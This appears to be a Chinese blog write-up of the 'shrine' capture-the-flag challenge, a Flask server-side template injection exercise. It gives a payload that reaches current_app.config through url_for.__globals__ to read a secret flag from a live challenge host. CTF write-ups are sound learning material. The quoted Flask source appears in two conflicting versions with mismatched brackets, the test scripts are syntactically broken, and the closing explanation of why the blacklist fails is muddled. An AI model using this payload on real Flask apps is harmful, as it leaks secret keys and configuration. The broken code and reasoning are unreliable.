

XCTF-Web-高手区-shrine

原创

1stPeak 于 2021-06-22 12:32:59 发布 100 收藏

分类专栏: [CTF刷题](#) 文章标签: [XCTF-Web-高手区](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_41617034/article/details/118103190

版权



[CTF刷题](#) 专栏收录该内容

87 篇文章 22 订阅

订阅专栏

题目

shrine 👍 5 最佳Writeup由admin提供 WP 建议

难度系数: ★ ★ ★ ★ 3.0

题目来源: TokyoWesterns CTF

题目描述: 暂无

题目场景: http://111.200.241.244:64667

删除场景

倒计时: 03:45:25 延时



题目附件: 暂无

题目已答对

https://blog.csdn.net/qq_41617034

解题

1、访问目标, 发现有一段代码



```
1
2 import flask
3 import os
4
5 app = flask.Flask(__name__)
6
7 app.config['FLAG'] = os.environ.pop('FLAG')
8
9
10 @app.route('/')
11 def index():
12     return open(__file__).read()
13
14
15 @app.route('/shrine/<path:shrine>')
16 def shrine(shrine):
17
18     def safe_jinja(s):
19         s = s.replace(' ', '').replace("'", '')
20         blacklist = ['config', 'self']
21         return ''.join(['{% set {}=None%}'].format(c) for c in blacklist]) + s
22
23     return flask.render_template_string(safe_jinja(shrine))
24
25
26 if __name__ == '__main__':
27     app.run(debug=True)
28
```

```

import flask
import os

app = flask.Flask(__name__)

app.config['FLAG'] = os.environ.pop('FLAG')

@app.route('/')
def index():
    return open(__file__).read()

@app.route('/shrine/<path:shrine>')
def shrine(shrine):

    def safe_jinja(s):
        s = s.replace('(', '[').replace(')', ']')
        blacklist = ['config', 'self']
        return ''.join(['{% set {}=None%}'].format(c) for c in blacklist) + s

    return flask.render_template_string(safe_jinja(shrine))

if __name__ == '__main__':
    app.run(debug=True)

```


2、根据源码该题可能是flask模板注入漏洞

该代码过滤了括号和config、self关键字

对该模板注入了解不多，直接上payload

payload

```
http://111.200.241.244:64667/shrine/{{ url_for.__globals__['current_app'].config['FLAG'] }}
```



https://blog.csdn.net/qq_41617034

为什么没有过滤呢？看下面的对比就知道了，为了更好地对比，我将括号转空变为转中括号[]

代码1:

```

# -*- coding: UTF-8 -*-
s="/shrine/{{ url_for.__globals__['current_app'].config['FLAG'] }}"
s = s.replace('(', '[').replace(')', ']')
blacklist = ['config', 'self']
print(''.join(['{% set {}=None%}'].format(c) for c in blacklist)) + s

```

```

1 # -*- coding: UTF-8 -*-
2 s="/shrine/{ url_for.__globals__['current_app'].config['FLAG']}"
3 s = s.replace('(', '[').replace(')', ']')
4 blacklist = ['config', 'self']
5 print(''.join(['{% set {}=None%}'].format(c) for c in blacklist]) + s)

```

```

{% set config=None%}{% set self=None%}/shrine/{
url_for.__globals__['current_app'].config['FLAG']}

```

https://blog.csdn.net/qq_41617038

代码2:

```

# -*- coding: UTF-8 -*-
s="/shrine/{ url_for.__globals__['current_app'].config['FLAG']}"
s = s.replace('(', '[').replace(')', ']')
blacklist = ['config', 'self']
print(''.join(['{% set {}=None%}'].format(c) for c in blacklist]) + s)

```

```

1 # -*- coding: UTF-8 -*-
2 s="/shrine/{ url_for.__globals__['current_app'].config['FLAG']}"
3 s = s.replace('(', '[').replace(')', ']')
4 blacklist = ['config', 'self']
5 print(''.join(['{% set {}=None%}'].format(c) for c in blacklist]) + s)

```

```

{% set config=None%}{% set self=None%}/shrine/{
url_for.__globals__['current_app'].config['FLAG']}

```

https://blog.csdn.net/qq_41617038

由此可见只要出现单括号或双括号，是不会对config进行过滤的



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)